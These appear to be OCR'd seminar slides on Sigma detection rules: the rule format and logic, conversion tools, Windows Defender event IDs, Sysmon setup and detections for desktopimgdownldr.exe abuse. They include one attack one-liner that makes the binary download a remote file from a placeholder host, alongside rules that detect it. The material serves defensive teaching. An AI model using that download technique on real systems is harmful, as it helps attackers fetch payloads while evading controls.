
https://github.com/SigmaHQ/sigma

Ján Trenčanský
https://github.com/j91321/sigma-seminar

What is Sigma?



Github repository - https://github.com/SigmaHQ/sigma

Format

Metadata

Logic

```
title: Windows Defender Threat Detected
id: 57b649ef-ff42-4fb0-8bf6-62da243a1708
description: Detects all actions taken by Windows Defender
date: 2020/07/28
author: Ján Trenčanský
references:
    - https://docs.microsoft.com/en-us/windows/security/th
status: stable
falsepositives:
    - unlikely
level: high
logsource:
    product: windows
    service: windefend
detection:
    selection:
        EventID:
            - 1006
            - 1116
            - 1015
            - 1117
    condition: selection
```

title	**[required]**
status	**[optional]**
description	**[optional]**
author	**[optional]**
reference	**[optional]**
...	
{arbitrary custom fields}	
logsource	**[required]**
category	**[optional]**
product	**[optional]**
service	**[optional]**
definition	**[optional]**
...	
{arbitrary custom fields}	
detection	**[required]**
{search-identifier}	**[optional]**
{string-list}	**[optional]**
{field: value}	**[optional]**
...	
timeframe	**[optional]**
condition	**[required]**
falsepositives	**[optional]**
level	**[optional]**
...	
{arbitrary custom fields}	

https://github.com/SigmaHQ/sigma/wiki/Specification

YAML AND OR WTF?

```yaml
detection:
    selection:
        EventID:
            - 1006
            - 1116
            - 1015
            - 1117
    condition: selection
```

```yaml
detection:
   selection:
      - EventLog: Security
        EventID: 4769
        TicketOptions: '0x40810000'
        TicketEncryption: '0x17'
condition: selection
```


EventID: 1006 OR EventID: 1116 OR EventID: 1015 OR EventID 1117 ...

EventLog: Security AND EventID: 4769 AND TicketOptions: 0x40810000 AND TicketEncryption: 0x17


https://github.com/SigmaHQ/sigma/wiki/Specification

Conversion

https://uncoder.io/



- Online converter from SOC Prime
  - quick conversion in browser
- Official converter from Github repo
  - offers most configuration options
  - pip install sigmatools




Windows Defender detections

Event ID: 1117

Symbolic name:	MALWAREPROTECTION_STATE_MALWARE_ACTION_TAKEN
Message:	**The antimalware platform performed an action to protect your system from malware or other potentially unwanted software.**
Description:	Microsoft Defender Antivirus has taken action to protect this machine from malware or other potentially unwanted software. For more information, see the following: Name: <Threat name> ID: <Threat ID> Severity: <Severity>, for example:

- **1006** The antimalware engine found malware or other potentially unwanted software.
- **1116** The antimalware platform detected malware or other potentially unwanted software.
- **1015** The antimalware platform detected suspicious behavior.
- **1117** The antimalware platform performed an action to protect your system from malware or other potentially unwanted software.




https://github.com/SigmaHQ/sigma/blob/master/rules/windows/other/win_defender_threat.yml

Windows Defender detections

```
logsource:
    product: windows
    service: windefend
detection:
    selection:
        EventID:
            - 1006
            - 1116
            - 1015
            - 1117
    condition: selection
```


powershell backend configuration


```
windows-defender:
  product: windows
  service: windefend
  conditions:
    LogName: 'Microsoft-Windows-Windows Defender/Operational'
```



https://github.com/SigmaHQ/sigma/blob/master/rules/windows/other/win_defender_threat.yml
https://github.com/SigmaHQ/sigma/blob/master/tools/config/powershell.yml

Sysmon EVTX export processing






Sysmon installation and configuration


```
PS> .\Sysmon64.exe -i .\sysmonconfig.xml -accepteula
```

- https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
- Sysmon configs
  - Olaf Hartong sysmon-modular
  - https://github.com/olafhartong/sysmon-modular
  - SwiftOnSecurity sysmon-config
  - https://github.com/SwiftOnSecurity/sysmon-config
- Ansible role install
  - https://github.com/j91321/ansible-role-sysmon
- EventID:
  - 1 = Process creation
  - 7 = Image loaded
  - 11 = FileCreate

Desktopimgdownldr.exe lolbin

```
set "SYSTEMROOT=C:\Windows\Temp" && cmd /c desktopimgdownldr.exe
/lockscreenurl:https://domain.com:8080/file.ext /eventName:desktopimgdownldr
```








- Why svchost.exe?

https://lolbas-project.github.io/lolbas/Binaries/Desktopimgdownldr/

Desktopimgdownldr.exe lolbin









Desktopimgdownldr.exe lolbin

```
logsource:
    category: process_creation
    product: windows
detection:
    selection1:
        CommandLine|contains: ' /lockscreenurl:'
    selection1_filter:
        CommandLine|contains:
            - '.jpg'
            - '.jpeg'
            - '.png'
    condition: selection1 and not selection1_filter
```



Desktopimgdownldr.exe lolbin


```
logsource:
    product: windows
    category: file_event
detection:
    selection:
        Image|endswith: svchost.exe
        TargetFilename|contains: '\Personalization\LockScreenImage\'
    filter1:
        TargetFilename|contains: 'C:\Windows\'
    filter2:
        TargetFilename|contains:
            - '.jpg'
            - '.jpeg'
            - '.png'
    condition: selection and not filter1 and not filter2
```





```
imageConfig = &PersonalizationCSP::lockscreenImageConfig;
if ( isDesktopImage == 2 )
  imageConfig = &PersonalizationCSP::desktopImageConfig;
